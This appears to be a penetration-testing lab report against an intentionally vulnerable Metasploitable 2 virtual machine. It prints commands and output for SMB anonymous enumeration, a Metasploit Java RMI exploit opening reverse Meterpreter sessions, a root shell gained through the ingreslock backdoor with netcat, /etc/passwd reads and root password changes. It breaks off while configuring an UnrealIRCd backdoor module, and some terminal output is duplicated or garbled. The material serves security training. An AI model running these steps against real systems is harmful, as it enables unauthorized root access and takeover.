
passwd: Access to password file and user management capabilities confirmed
and other commands for more information and post exploitation



```
abdo@abdo: ~  
uid=0(root) gid=0(root)  
pwd  
/  
uname  
Linux  
cat /etc/os-release  
cat: /etc/os-release: No such file or directory  
cat /etc/passwd | head -n 50  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/bin/sh  
bin:x:2:2:bin:/bin:/bin/sh  
sys:x:3:3:sys:/dev:/bin/sh  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/bin/sh  
man:x:6:12:man:/var/cache/man:/bin/sh  
lp:x:7:7:lp:/var/spool/lpd:/bin/sh  
mail:x:8:8:mail:/var/mail:/bin/sh  
news:x:9:9:news:/var/spool/news:/bin/sh  
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh  
proxy:x:11:11:proxy:/bin:/bin/sh  
www-data:x:33:33:www-data:/var/www:/bin/sh  
backup:x:34:34:backup:/var/backups:/bin/sh  
list:x:38:38:Mailing List Manager:/var/list:/bin/sh  
irc:x:39:39:ircd:/var/run/ircd:/bin/sh  
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/bin/sh  
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh  
libuid:x:100:101::/var/lib/libuid:/bin/sh  
dhcpc:x:101:102::/nonexistent:/bin/false  
syslog:x:102:103::/home/syslog:/bin/false  
klog:x:103:104::/home/klog:/bin/false  
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin  
msfadmin:x:1000:1000:msfadmin,,/home/msfadmin:/bin/bash  
bind:x:105:113::/var/cache/bind:/bin/false  
postfix:x:106:115::/var/spool/postfix:/bin/false  
ftp:x:107:65534::/home/ftp:/bin/false  
nrtuser:x:108:117:/var/lib/nrtuser:/bin/false  
nrtuser:x:108:117:/var/lib/nrtuser:/bin/false  
  
/usr/lib/eject/dmccrypt-get-device  
/usr/lib/openssh/ssh-keysign  
/usr/lib/pt_chown  
passwd  
Enter new UNIX password: 12345  
Retype new UNIX password: 12345  
passwd: password updated successfully  
  
wddp      0      0  :::53      :::*      4389/failed  
find / -perm -4000 -type f 2>/dev/null | head -n 50  
/bin/umount  
/bin/fusermount  
/bin/su  
/bin/mount  
/bin/ping  
/bin/ping6  
/sbin/mount.nfs  
/lib/dmccp3-client/call-dhclient-script  
/usr/bin/sudoedit  
/usr/bin/X  
/usr/bin/netkit-rsh  
/usr/bin/gpasswd  
/usr/bin/traceroute6.iputils  
/usr/bin/sudo  
/usr/bin/netkit-rlogin  
/usr/bin/arping  
/usr/bin/at  
/usr/bin/newgrp  
/usr/bin/chfn  
/usr/bin/nmap  
/usr/bin/chsh  
/usr/bin/netkit-rpc  
/usr/bin/gpasswd
```

SMB Share Enumeration – Alternative Attack Vector Analysis

To explore additional attack vectors and identify accessible network resources, SMB share enumeration was performed using the smbclient tool with the following command: (smbclient -L //192.168.6.136)



```
abdo@abdo: ~  
$ smbclient -L //192.168.6.136  
Password for [WORKGROUP\abdo]:  
Anonymous login successful  


| Sharename | Type | Comment                                                   |
|-----------|------|-----------------------------------------------------------|
| print\$   | Disk | Printer Drivers                                           |
| tmp       | Disk | oh noes!                                                  |
| opt       | Disk |                                                           |
| IPC\$     | IPC  | IPC Service (metasploitable server (Samba 3.0.20-Debian)) |
| ADMIN\$   | IPC  | IPC Service (metasploitable server (Samba 3.0.20-Debian)) |

  
Reconnecting with SMB1 for workgroup listing.  
Anonymous login successful  


| Server    | Comment        |
|-----------|----------------|
| Workgroup | Master         |
| WORKGROUP | METASPLOITABLE |


```


By this step I Identified all available SMB shares on the target system

And checked for anonymous or null session access capabilities

Unauthorized File System Exploration

To demonstrate unauthorized access to specific SMB shares and verify file system exposure, direct connection to the /tmp share was attempted using the following command:

(smbclient //192.168.6.136/tmp)



```
abdo@abdo: ~  
$ smbclient //192.168.6.136/tmp  
Password for [WORKGROUP\abdo]:  
Anonymous login successful  


| Sharename | Type | Comment                                                   |
|-----------|------|-----------------------------------------------------------|
| print\$   | Disk | Printer Drivers                                           |
| tmp       | Disk | oh noes!                                                  |
| opt       | Disk |                                                           |
| IPC\$     | IPC  | IPC Service (metasploitable server (Samba 3.0.20-Debian)) |
| ADMIN\$   | IPC  | IPC Service (metasploitable server (Samba 3.0.20-Debian)) |

  
Reconnecting with SMB1 for workgroup listing.  
Anonymous login successful  


| Server    | Comment        |
|-----------|----------------|
| Workgroup | Master         |
| WORKGROUP | METASPLOITABLE |

  
abdo@abdo: ~  
$ smbclient //192.168.6.136/tmp  
Password for [WORKGROUP\abdo]:  
Anonymous login successful  
Try "help" to get a list of possible commands.  
smb: \>
```

Interactive Command Access

Java RMI Service Enumeration port (1099)

SERVICE: Java RMI Registry

STATUS: Open

RISK LEVEL: High

Evidence:

Version Detection

To gather detailed information about the Java RMI service, version detection and the command used:(**sudo nmap -p 1099 -sV -O -A 192.168.6.136**)

```
(abdo@abdo)-[~]
$ sudo nmap -sV -p 1099 -O -A 192.168.6.136 -oN pentest_project/evidence/JAVA/nmap.txt
[sudo] password for abdo:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-13 21:52 EET
Nmap scan report for 192.168.6.136
Host is up (0.0010s latency).

PORT      STATE SERVICE VERSION
1099/tcp   open  java-rmi GNU Classpath gmrregistry
MAC Address: 00:0C:29:49:93:C2 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

TRACEROUTE
HOP RTT ADDRESS
1 1.04 ms 192.168.6.136

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 7.86 seconds
```

The scan revealed the service as Java RMI Registry with detailed implementation information

Public Exploit Identification

To identify potential public exploits targeting Java RMI services, the Searchsploit tool was used to query the Exploit-DB database:

(**searchsploit java rmi**)

```
(abdo@abdo)-[~]
$ searchsploit java rmi

Exploit Title | Path
---|---
CatDV 9.2 - RMI Authentication Bypass | java/remote/49621.java
HPE JMC 7.3 - RMI Java Deserialization | windows/remote/43927.txt
Java - RMIConnectionImpl Deserialization Privilege Escalation (Metasploit) | multiple/remote/16305.rb
Java RMI - Server Insecure Default Configuration Java Code Execution (Metasploit) | multiple/remote/17535.rb
Jenkins CLI - RMI Java Deserialization (Metasploit) | java/remote/38983.rb
LANSA axes Web Terminal TN5250 - 'axes.default.css' Cross-Site Scripting | java/webapps/35683.txt
Liferay Portal 6.2.5 - Insecure Permissions | java/webapps/51244.py
Neo4j 3.4.18 - RMI based Remote Code Execution (RCE) | java/remote/50170.java
Oracle WebLogic 12.1.2.0 - RMI Registry UnicastRef Object Java Deserialization Remote Code Execution | multiple/webapps/44998.py

Shellcodes: No Results

(abdo@abdo)-[~]
$
```

The search revealed multiple Java RMI-related exploits, including deserialization vulnerabilities and remote code execution techniques.

Exploitation Phase

To utilize the identified Java RMI exploitation module, the following command was executed within msfconsole: (use exploit/multi/misc/java_rmi_server)

```
Interact with a module by name or index. For example info 36, use 36 or use exploit/multi/misc/vscode_ipynb_remote_dev_exec
After interacting with a module you can manually set a TARGET with set TARGET 'Linux File-Dropper'

msf6 > use 7
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show payloads
[-] Invalid parameter "payloads", use "show -h" for more information
msf6 exploit(multi/misc/java_rmi_server) >
```

The Java RMI server exploitation module was successfully loaded

Payload Options

To review available payload options compatible with the selected Java RMI, exploit module, command was executed:(show payloads)

```
msf6 > use 7
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show payloads
[-] Invalid parameter "payloads", use "show -h" for more information
msf6 exploit(multi/misc/java_rmi_server) > show payloads

Compatible Payloads

```

#	Name	Disclosure Date	Rank	Check	Description
-	-	-	-	-	-
0	payload/cmd/unix/bind_aws_instance_connect	-	normal	No	Unix SSH Shell, Bind Instance Connect (via AWS API)
1	payload/generic/custom	-	normal	No	Custom Payload
2	payload/generic/shell_bind_aws_ssm	-	normal	No	Command Shell, Bind SSM (via AWS API)
3	payload/generic/shell_bind_tcp	-	normal	No	Generic Command Shell, Bind TCP Inline
4	payload/generic/shell_reverse_tcp	-	normal	No	Generic Command Shell, Reverse TCP Inline
5	payload/generic/ssh/interact	-	normal	No	Interact with Established SSH Connection
6	payload/java/jsp_shell_bind_tcp	-	normal	No	Java JSP Command Shell, Bind TCP Inline
7	payload/java/jsp_shell_reverse_tcp	-	normal	No	Java JSP Command Shell, Reverse TCP Inline
8	payload/java/meterpreter/bind_tcp	-	normal	No	Java Meterpreter, Java Bind TCP Stager
9	payload/java/meterpreter/reverse_http	-	normal	No	Java Meterpreter, Java Reverse HTTP Stager
10	payload/java/meterpreter/reverse_https	-	normal	No	Java Meterpreter, Java Reverse HTTPS Stager
11	payload/java/meterpreter/reverse_tcp	-	normal	No	Java Meterpreter, Java Reverse TCP Stager
12	payload/java/shell/bind_tcp	-	normal	No	Command Shell, Java Bind TCP Stager
13	payload/java/shell/reverse_tcp	-	normal	No	Command Shell, Java Reverse TCP Stager
14	payload/java/shell_reverse_tcp	-	normal	No	Java Command Shell, Reverse TCP Inline
15	payload/multi/meterpreter/reverse_http	-	normal	No	Architecture-Independent Meterpreter Stage, Reverse HTTP Stager (Multiple Architectures)
16	payload/multi/meterpreter/reverse_https	-	normal	No	Architecture-Independent Meterpreter Stage, Reverse HTTPS Stager (Multiple Architectures)

The command displayed all compatible payloads, and Meterpreter payloads suitable for the target Linux system.

To configure the Meterpreter reverse TCP payload for the Java RMI exploitation, command was executed:

(set payload payload/java/meterpreter/reverse_tcp)

```
13 payload/java/shell/reverse_tcp - normal No Command Shell, Java Reverse TCP Stager
14 payload/java/shell_reverse_tcp - normal No Java Command Shell, Reverse TCP Inline
15 payload/multi/meterpreter/reverse_http - normal No Architecture-Independent Meterpreter Stage, Reverse HTTP Stager (Multiple Architectures)
16 payload/multi/meterpreter/reverse_https - normal No Architecture-Independent Meterpreter Stage, Reverse HTTPS Stager (Multiple Architectures)

msf6 exploit(multi/misc/java_rmi_server) > set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) >
```

Then to specify the target system for the Java RMI exploitation and to execute the Java RMI exploitation attack against the target, command was executed:

(set rhosts 192.168.6.136)

(run)

```
msf6 exploit(multi/misc/java_rmi_server) > set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.6.136
rhosts => 192.168.6.136
msf6 exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 192.168.6.137:4444
[*] 192.168.6.136:1099 - Using URL: http://192.168.6.137:8080/waUKq4BVbL
[*] 192.168.6.136:1099 - Server started.
[*] 192.168.6.136:1099 - Sending RMI Header ...
[*] 192.168.6.136:1099 - Sending RMI Call ...
[*] 192.168.6.136:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.6.136
[*] Meterpreter session 1 opened (192.168.6.137:4444 -> 192.168.6.136:45849) at 2025-11-13 22:39:37 +0200

meterpreter >
```

The exploit successfully executed, creating a Meterpreter session on the target system, confirming complete compromise of the Java RMI service and providing advanced post-exploitation capabilities

Within the active Meterpreter session, the following command was executed to display available post-exploitation options:

(help)

```
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.6.136
rhosts => 192.168.6.136
msf6 exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 192.168.6.137:4444
[*] 192.168.6.136:1099 - Using URL: http://192.168.6.137:8080/o09KEr9
[*] 192.168.6.136:1099 - Server started.
[*] 192.168.6.136:1099 - Sending RMI Header ...
[*] 192.168.6.136:1099 - Sending RMI Call ...
[*] 192.168.6.136:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.6.136
[*] Meterpreter session 1 opened (192.168.6.137:4444 -> 192.168.6.136:37675) at 2025-11-13 22:53:39 +0200
[*] Sending stage (58073 bytes) to 192.168.6.136

meterpreter > [*] Meterpreter session 2 opened (192.168.6.137:4444 -> 192.168.6.136:43139) at 2025-11-13 22:53:40 +0200

meterpreter > help

Core Commands
=====
Command      Description
-----
?             Help menu
background   Backgrounds the current session
bg           Alias for background
bgkill       Kills a background meterpreter script
bglist       Lists running background scripts
bgrun        Executes a meterpreter script as a background thread
channel       Displays information or control active channels
close        Closes a channel
detach       Detach the meterpreter session (for http/https)
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit         Terminate the meterpreter session
get_timeouts Get the current session timeout values
guid         Get the session GUID
help         Help menu
info         Displays information about a Post module
irb          Open an interactive Ruby shell on the current session
load         Load one or more meterpreter extensions
machine_id   Get the MSP ID of the machine attached to the session
nirx        Open the Nirx debugger on the current session
```

The help menu successfully displayed the complete set of Meterpreter commands

Post-Exploitation – Network Interface Configuration Check

Within the active Meterpreter session, the following command was executed to gather network configuration information:

(ifconfig)

```
File Actions Edit View Help

Command      Description
keyevent      Send key events
mouse         Send mouse events
screenshot    Watch the remote user desktop in real time
screenshot    Grab a screenshot of the interactive desktop

Stdapi: Webcam Commands

Command      Description
record_mic    Record audio from the default microphone for X seconds

Stdapi: Audio Output Commands

Command      Description
play          play a waveform audio file (.wav) on the target system

For more info on a specific command, use <command> -h or help <command>.

meterpreter > ifconfig

Interface 1
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.6.136
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::20c:29ff:fe49:93c2
IPv6 Netmask : ::

meterpreter > |
```

The command displayed detailed network interface information, revealing the target's IP configuration


ingreslock port (1524)

SERVICE: ingreslock (Known Backdoor)

STATUS: Open

RISK LEVEL: Critical

Nessus scan summary



Enumeration

Full Port Scan

A full TCP scan was then executed to enumerate open ports and services:

This step was performing a half scan against the target machine using **Nmap** to identify open ports and running services using this command:

```
(sudo nmap -sS 192.168.6.136)
```

```
abdo@abdo:~$ sudo nmap -sS 192.168.6.136 -oN pentest_project/evidence/SMB/syn scan-smb
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-13 15:25 EET
Failed to resolve "scan-smb".
Failed to resolve "scan-smb".
Nmap scan report for 192.168.6.136
Host is up (0.0031s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  cproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  x11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:0C:29:40:93:C2 (VMware)
```

This scan helped identify a very important open port it is (1524) **ingreslock Backdoor**


Exploitation phase

Backdoor Service Direct Access – ingreslock Exploitation

Then

To directly exploit the ingreslock backdoor service on port 1524, the following netcat command was executed:

(nc -nv 192.168.6.136 1524)




```
abdo@abdo:~$ nc -nv 192.168.6.136 1524
(UNKNOWN) [192.168.6.136] 1524 (ingreslock) open
root@metasploitable:~#
```

The connection was immediately successful, providing direct root shell access to the target system without any authentication required, confirming complete system compromise via the ingreslock backdoor

Post-Exploitation phase

Post-Exploitation Verification – Privilege Level Confirmation

Within the established ingreslock backdoor session, the following command was executed to verify access privileges: (**whoami**)

A screenshot of a terminal window. The prompt is 'abdo@abdo: ~'. The user has run 'nc -nv 192.168.6.136 1524', which opened an 'ingreslock' session. The prompt changed to 'root@metasploitable:/#'. The user then ran 'whoami', and the output was 'root'. A 'Screenshot taken' notification is visible in the bottom right corner of the terminal window.

```
abdo@abdo: ~  
[abdo@abdo]~  
$ nc -nv 192.168.6.136 1524  
(UNKNOWN) [192.168.6.136] 1524 (ingreslock) open  
root@metasploitable:/# whoami  
root  
root@metasploitable:/#
```

The command returned root, confirming that the ingreslock backdoor provides immediate root


Within the established ingreslock backdoor session, the following commands were executed to document the complete system compromise:

(**id**)

(**uname**)

(**passwd**)

- id: Verify user ID, group membership, and privilege level
- uname -a: Gather detailed system and kernel information
- passwd: Demonstrate complete user account and password modification capabilities

A screenshot of a terminal window showing a sequence of commands and their outputs. The prompt is 'root@metasploitable:/#'. The user runs 'id', 'uname', and 'passwd'. The 'passwd' command prompts for a new password and confirms the update.

```
root@metasploitable:/# id  
uid=0(root) gid=0(root) groups=0(root)  
root@metasploitable:/# whoami  
root  
root@metasploitable:/# uname  
Linux  
root@metasploitable:/# passwd  
Enter new UNIX password: 9090  
Retype new UNIX password: 9090  
passwd: password updated successfully  
root@metasploitable:/#
```

IRC Service port (6667)

SERVICE: IRC Chat Service

STATUS: Open

RISK LEVEL: critical

Nessus scan summary

The screenshot displays the Nessus Essentials interface for a scan titled 'metasploitable 2 / Plugin #46882'. The interface shows a list of vulnerabilities, with the selected one being 'UnrealIRCd Backdoor Detection', which is marked as 'CRITICAL'. The description of the vulnerability states: 'The remote IRC server is a version of UnrealIRCd with a backdoor that allows an attacker to execute arbitrary code on the affected host.' The solution provided is to 'Re-download the software, verify it using the published MD5 / SHA1 checksums, and re-install it.' The output section shows the command 'The remote IRC server is running as : uid=0 (root) gid=0 (root)'. The risk information section indicates a 'Vulnerability Priority Rating (VPR): 7.4' and an 'Exploit Prediction Scoring System (EPSS): 0.87'.

Enumeration phase

To identify and analyze the service running on port 6667, a targeted Nmap scan was executed:

(`sudo nmap -p 6667 -sV -sC -O -A 192.168.6.136`)

```
(abdo@abdo)-[~]
$ sudo nmap -sV -p 6667 -O -A 192.168.6.136 -oN pentest_project/evidence/IRC/nmap.txt
[sudo] password for abdo:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-13 21:22 EET
Nmap scan report for 192.168.6.136
Host is up (0.001ss latency).

PORT      STATE SERVICE VERSION
6667/tcp  open  irc      UnrealIRCd
|_irc-info:
|_users: 1
|_servers: 1
|_users: 1
|_lservers: 0
|_server: irc.Metasploitable.LAN
|_version: Unreal3.2.8.1. irc.Metasploitable.LAN
|_uptime: 0 days, 7:23:05
|_source ident: nmap
|_source host: FE010779.E9742FE6.FFFA6049.IP
|_ error: Closing Link: rtgzqzpu[192.168.6.137] (Quit: rtgzqzpu)
MAC Address: 00:0C:29:49:93:C2 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Host: irc.Metasploitable.LAN

TRACEROUTE
HOP RTT ADDRESS
1 1.81 ms 192.168.6.136

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 2.89 seconds
```

The scan confirmed the presence of an IRC service on port 6667, potentially exposing the system

To identify potential backdoor exploits specifically targeting UnrealIRCd services, the following Searchsploit command was executed:

(searchsploit unreal)

```
(abdo@abdo)-[~]
$ searchsploit unreal

Exploit Title | Path
---|---
Epic Games Unreal Engine 436 - Client Unreal URL Denial of Service | multiple/dos/22223.txt
Epic Games Unreal Engine 436 - Multiple Format String Vulnerabilities | multiple/remote/32363.txt
Epic Games Unreal Engine 436 - URL Directory Traversal | multiple/remote/22224.txt
Epic Games Unreal Engine Logging Function - Remote Denial of Service | multiple/dos/30513.txt
Epic Games Unreal Tournament Engine 3 - UNMOD Manifest.INI Arbitrary File Overwrite | multiple/remote/24041.c
Epic Games Unreal Tournament Server 436.0 - Denial of Service Amplifier | multiple/dos/21593.txt
Epic Games Unreal Tournament Server 436.0 - Engine Remote Format String | multiple/dos/23799.txt
Unreal Commander 0.92 - Directory Traversal | windows/remote/30569.py
Unreal Commander 0.92 - ZIP / RAR Archive Handling Traversal Arbitrary File Overwrite | multiple/remote/30521.txt
Unreal Engine - 'ReceivedRawBunch()' Denial of Service | multiple/dos/34340.txt
Unreal Engine - 'UnChan.cpp' Failed Assertion Remote Denial of Service | multiple/dos/32386.txt
Unreal Engine 2.5 - 'UpdateConnectingMessage()' Remote Stack Buffer Overflow (PoC) | multiple/dos/34261.txt
Unreal Engine 3 - Failed Memory Allocation Remote Denial of Service | multiple/dos/32362.txt
Unreal Tournament - Remote Buffer Overflow (SSe) | windows/remote/16145.pl
Unreal Tournament 2004 (Linux) - 'secure' Remote Overflow (Metasploit) | linux/remote/16848.rb
Unreal Tournament 2004 (Windows) - 'secure' Remote Overflow (Metasploit) | windows/remote/16693.rb
Unreal Tournament 2004 - 'Secure' Remote Overflow (Metasploit) | linux/remote/10032.rb
Unreal Tournament 2004 - Null Pointer Remote Denial of Service | multiple/dos/32125.txt
Unreal Tournament 3 - Memory Corruption (Denial of Service) | multiple/dos/32127.txt
Unreal Tournament 3 1.3 - Directory Traversal | windows/remote/6506.txt
Unreal Tournament 3 2.1 - 'STEAMLOP' Remote Denial of Service | windows/dos/14414.txt
Unreal IRCd 3.2.8.1 - Backdoor Command Execution (Metasploit) | linux/remote/16922.rb
UnrealIRCd 3.2.8.1 - Local Configuration Stack Overflow | windows/dos/18011.txt
UnrealIRCd 3.2.8.1 - Remote Downloader/Execute | linux/remote/13853.pl
UnrealIRCd 3.x - Remote Denial of Service | windows/dos/27487.pl

Shellcodes: No Results

(abdo@abdo)-[~]
$
```

The search revealed critical UnrealIRCd backdoor exploits, including the famous 2009-2010 backdoor that allows unauthenticated remote code execution on the IRC server

Metasploit Framework Initialization – IRC Backdoor Exploitation

To launch the Metasploit Framework for UnrealIRCd backdoor exploitation, the following command was executed: (msfconsole)

Step 2: Target Host Configuration

(set rhosts 192.168.6.136)

```
msf6 > use 5
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options
Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):


| Name    | Current Setting | Required | Description                                                                                                                                                                                         |
|---------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| CHOST   | no              | no       | The local client address                                                                                                                                                                            |
| CPORT   | no              | no       | The local client port                                                                                                                                                                               |
| Proxies | no              | no       | A proxy chain of format type:host:port[,type:host:port][...]                                                                                                                                        |
